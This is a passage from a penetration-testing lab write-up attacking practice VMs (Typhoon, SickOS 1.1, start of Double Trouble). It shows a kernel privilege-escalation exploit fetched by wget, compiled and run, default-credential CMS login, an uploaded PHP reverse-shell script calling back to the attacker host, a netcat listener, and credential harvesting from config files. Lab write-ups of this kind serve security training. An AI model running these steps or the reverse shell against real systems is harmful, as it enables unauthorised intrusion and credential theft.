 * Documentation: https://help.ubuntu.com/
System information disabled due to load higher than 2.0

Last login: Thu Oct 25 19:51:13 2018 from 192.168.1.102
typhoon@typhoon:~$
```

Further we investigated the device information and found the system was still running on Ubuntu 14.04.1

```
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$
```

We then used searchplot to find vulnerabilities to exploit in ubuntu 14.04 one of them Local Privilege Escalation using 37292.c exploit.

```
└─(root㉿kali)-[~]
# searchsploit ubuntu 14.04
Exploit Title | Path
-----|-----
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 23/24 | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24 | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execv | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayf | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayf | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free u | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege E | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condi | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Priva | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlays Xattr SetGID Privilege Es | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privi | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalati | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | linux/local/44204.md
-----|-----
Shellcodes: No Results

└─(root㉿kali)-[~]
# searchsploit -m 37292.c
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
    URL: https://www.exploit-db.com/exploits/37292
    Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines (466)

Copied to: /root/37292.c
```

We downloaded the exploit to /tmp file and started a HTTP Server on port 80

```
└─(root㉿kali)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.20.10.11 - - [14/Mar/2022 11:50:23] "GET /37292.c HTTP/1.1" 200 -
```

Once done, we complied the file and changed its privileges to be executable. Upon execution we gained root access to the system and found the root-flag and shown below.

```

typhoon@typhoon:/tmp$ wget http://172.20.10.9/37292.c
--2022-03-14 17:50:24-- http://172.20.10.9/37292.c
Connecting to 172.20.10.9:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 4,968 --.-K/s in 0s

tomcat7-examples: This package installs a web application that allows to access the Tomcat / Servlet
2022-03-14 17:50:24 (309 MB/s) - '37292.c' saved [4968/4968]

typhoon@typhoon:/tmp$ ls
f71487e6e9c666dc5b99e37305c00db5.dat tomcat7-tomcat7-tmp
hsperfdata_tomcat7
mongodb-27017.sock
typhoon@typhoon:/tmp$ gcc 37292.c -o rootshell
typhoon@typhoon:/tmp$ chmod 777 rootshell
typhoon@typhoon:/tmp$ ./rootshell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),1
25(libvirtd),1000(typhoon)
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>
Typhoon_r00t3r!
</Congrats!>
# 

```

Virtual Machine 3 – SickOS

We discovered the IP address of the machine to be 172.20.10.10 using netdiscover.

Currently scanning: Finished!		Screen View: Unique Hosts			
Paned to daemonic. This is quite common and not fatal. Connection refused (111)					
68 Captured ARP Req/Rep packets, from 3 hosts. Total size: 4080					
<hr/>					
IP	At MAC Address	Count	Len MAC Vendor / Hostname		
172.20.10.2	5c:5f:67:9e:74:74	4	240 Intel Corporate		
172.20.10.1	5e:09:47:5d:2c:64	24	1440 Unknown vendor		
172.20.10.10	08:00:27:1b:d7:cc	40	2400 PCS Systemtechnik GmbH		

We then used nmap to check for open ports

```
(root㉿kali)-[~/home/kali]
└─# nmap 172.20.10.10 -A -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 13:27 EDT
Nmap scan report for 172.20.10.10
Host is up (0.0013s latency).


Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
8080/tcp  closed http-proxy
MAC Address: 08:00:27:1B:D7:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  1.29 ms  172.20.10.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds

(root㉿kali)-[~/home/kali]
└─#
```

We checked weather we could access the services over port 80 or 3128 over web.





As we failed in the previous attempt, we next used nikto which is a webserver scanner to check for vulnerabilities

```
(root㉿kali)-[~/home/kali]
# nikto -h 172.20.10.10 --useproxy http://172.20.10.10:3128
- Nikto v2.1.6
+ Target IP:          172.20.10.10
+ Target Hostname:    172.20.10.10
+ Target Port:        80
+ Proxy:              172.20.10.10:3128
+ Start Time: 2022-03-16 13:31:14 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8700 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2022-03-16 13:32:05 (GMT-4) (51 seconds)

+ 1 host(s) tested
```

We found the directory /cgi-bin/status was vulnerable to shellshock which is a Remote Code Execution Vulnerability. We then started a FoxyProxy and created a proxy for 172.20.10.10 over port 3128

Edit Proxy SickOS

Title or Description (optional)
SickOS

Proxy Type
HTTP

Color
#66cc66

Proxy IP address or DNS name ★
172.20.10.10


Port ★
3128

Username (optional)
username

Password (optional)


Cancel Save & Add Another Save & Edit Patterns Save

This time when we tried to start the web page it was successful.



Another vulnerability found by Nikto was /robots.txt

```
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime : Fri Dec 4 19:35:02 2015
```




172.20.10.10/robots.txt FoxyProxy Standard – Get FoxyProxy Options

← → ⌂ ⌂ 172.20.10.10/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
User-agent: *
Disallow: /
Dissallow: /wolfcms
```

When we tried to access the file, we found `/wolfcms`. After digging in on the link we found the login webpage. The next step is to find the credentials.



Simple by guessing the default login – admin and password -admin we were able to login to the system.

Wolf CMS

You are currently logged in as Administrator | Log Out | View Site

Pages Snippets Layouts Files Users Administration

Pages

Page (reorder)	Layout	Status	View	Modify
Home Page	Wolf	Published		
About us	inherit	Published		
Articles (Archive)	inherit	Published		
RSS Feed	RSS XML	Hidden		

Thank you for using Wolf CMS 0.8.2 | Feedback | Documentation

One of the features available was to upload a file. This did not check the extension, which meant we could upload a reverse-shell script. We copied the code from webshell to kali's desktop and uploaded it to the files.

```
(root㉿kali)-[~/home/kali]
# cd /usr/share/webshells/php

(root㉿kali)-[/usr/share/webshells/php]
# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

(root㉿kali)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali
```

The screenshot shows the Wolf CMS interface with the 'Files' tab selected. A file named 'public/php-reverse-shell.php' is open. The code is a PHP script designed to establish a reverse shell. It includes variables for IP ('\$ip'), port ('\$port'), chunk size ('\$chunk_size'), and shell command ('\$shell'). It also handles daemonization using 'pcntl_fork'. A warning message at the bottom indicates a failed daemonization attempt.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.20.10.9'; // CHANGE THIS
$port = 445; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

We then edited the ip address to the attacker ip (our kali machine) and a port and used netcat to listen over the port 445.



Next, we navigated to the uploaded file on web 172.20.10.10/wolfcms/public/php-reverse-shell.php. The page looked like it's stuck but it worked on netcat and we were able to access shell.

```
[root@kali]~]
# nc -nlvp 445
listening on [any] 445 ...
connect to [172.20.10.9] from (UNKNOWN) [172.20.10.10] 34134
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU
/Linux
00:19:35 up 1:25, 1 user, load average: 0.00, 0.01, 0.05
USER    TTY      FROM          LOGIN@   IDLE    JCPU   PCPU WHAT
sickos pts/0    172.20.10.9    23:38   41:09  0.23s  0.23s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Next, we need to escalate our privileges and gain root access.

```
$ ls /var/www/wolfcms
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
```

We navigated and poked around the directory and found config.php file with the credentials for root.

```
$ cat /var/www/wolfcms/config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

We need the credentials to ssh to the system, they did not work for root access.

```
sickos@SickOs:/tmp$ cd /var/www
sickos@SickOs:/var/www$ ls
connect.py index.php robots.txt wolfcms
sickos@SickOs:/var/www$ cd wolfcms/
sickos@SickOs:/var/www/wolfcms$ ls
composer.json CONTRIBUTING.md favicon.ico public robots.txt
config.php docs index.php README.md wolf
sickos@SickOs:/var/www/wolfcms$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
sickos@SickOs:/var/www/wolfcms$ █
```

We viewed /etc/passwd to look for sickos. We could see sickos hence we logged in as sickos

```

└─(root㉿kali)-[~/home/kali/Desktop]
# ssh sickos@172.20.10.10
The authenticity of host '172.20.10.10 (172.20.10.10)' can't be established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn340tTEDXIw4E9/RlkxombNm0y8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.10' (ECDSA) to the list of known hosts.
sickos@172.20.10.10's password:
Permission denied, please try again.
sickos@172.20.10.10's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

 System information as of Wed Mar 16 23:38:26 IST 2022

 System load: 0.08 Processes: 111
 Usage of /: 4.3% of 28.42GB Users logged in: 0
 Memory usage: 11% IP address for eth0: 172.20.10.10
 Swap usage: 0%

 Graph this data and manage this system at:
 https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$
```

To escalate the privileged, we used sudo -l and sudo /bin/sh, we got the root access. There existed only one file. When we opened the file we found the message that we have successfully exploited the system and gained root access.

```

sickos@SickOs:/var/www/wolfcms$ whoami
sickos
sickos@SickOs:/var/www/wolfcms$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL)
sickos@SickOs:/var/www/wolfcms$ sudo /bin/sh
# whoami
root
# ls
composer.json  CONTRIBUTING.md  favicon.ico  public      robots.txt
config.php      docs            index.php    README.md  wolf
# cd /root
# ls
a0216ea4d51874464078c618298b1367.txt
# cat a0216ea4d51874464078c618298b1367.txt
cat: a0216ea4d51874464078c618298b1367.txt: No such file or directory
# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying

#
```

Virtual Machine 4 – Double Trouble

Using netdiscover we found the IP address of the system 172.20.10.12.


Currently scanning: 172.17.17.0/16 Screen View: Unique Hosts						
8 Captured ARP Req/Rep packets, from 2 hosts. Total size: 480						
IP	At MAC Address	Count	Len	MAC Vendor	/	Hostname
172.20.10.12	08:00:27:9c:83:dc	5	300	PCS	Systemtechnik	GmbH
172.20.10.1	5e:09:47:5d:2c:64	3	180	Unknown vendor		

We used nmap with couple of options to find any open ports.

```
[root@kali)-[/home/kali]
# nmap 172.20.10.12 -sV -sC -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 15:42 EDT
Nmap scan report for 172.20.10.12
Host is up (0.000090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:f4 (ED25519)
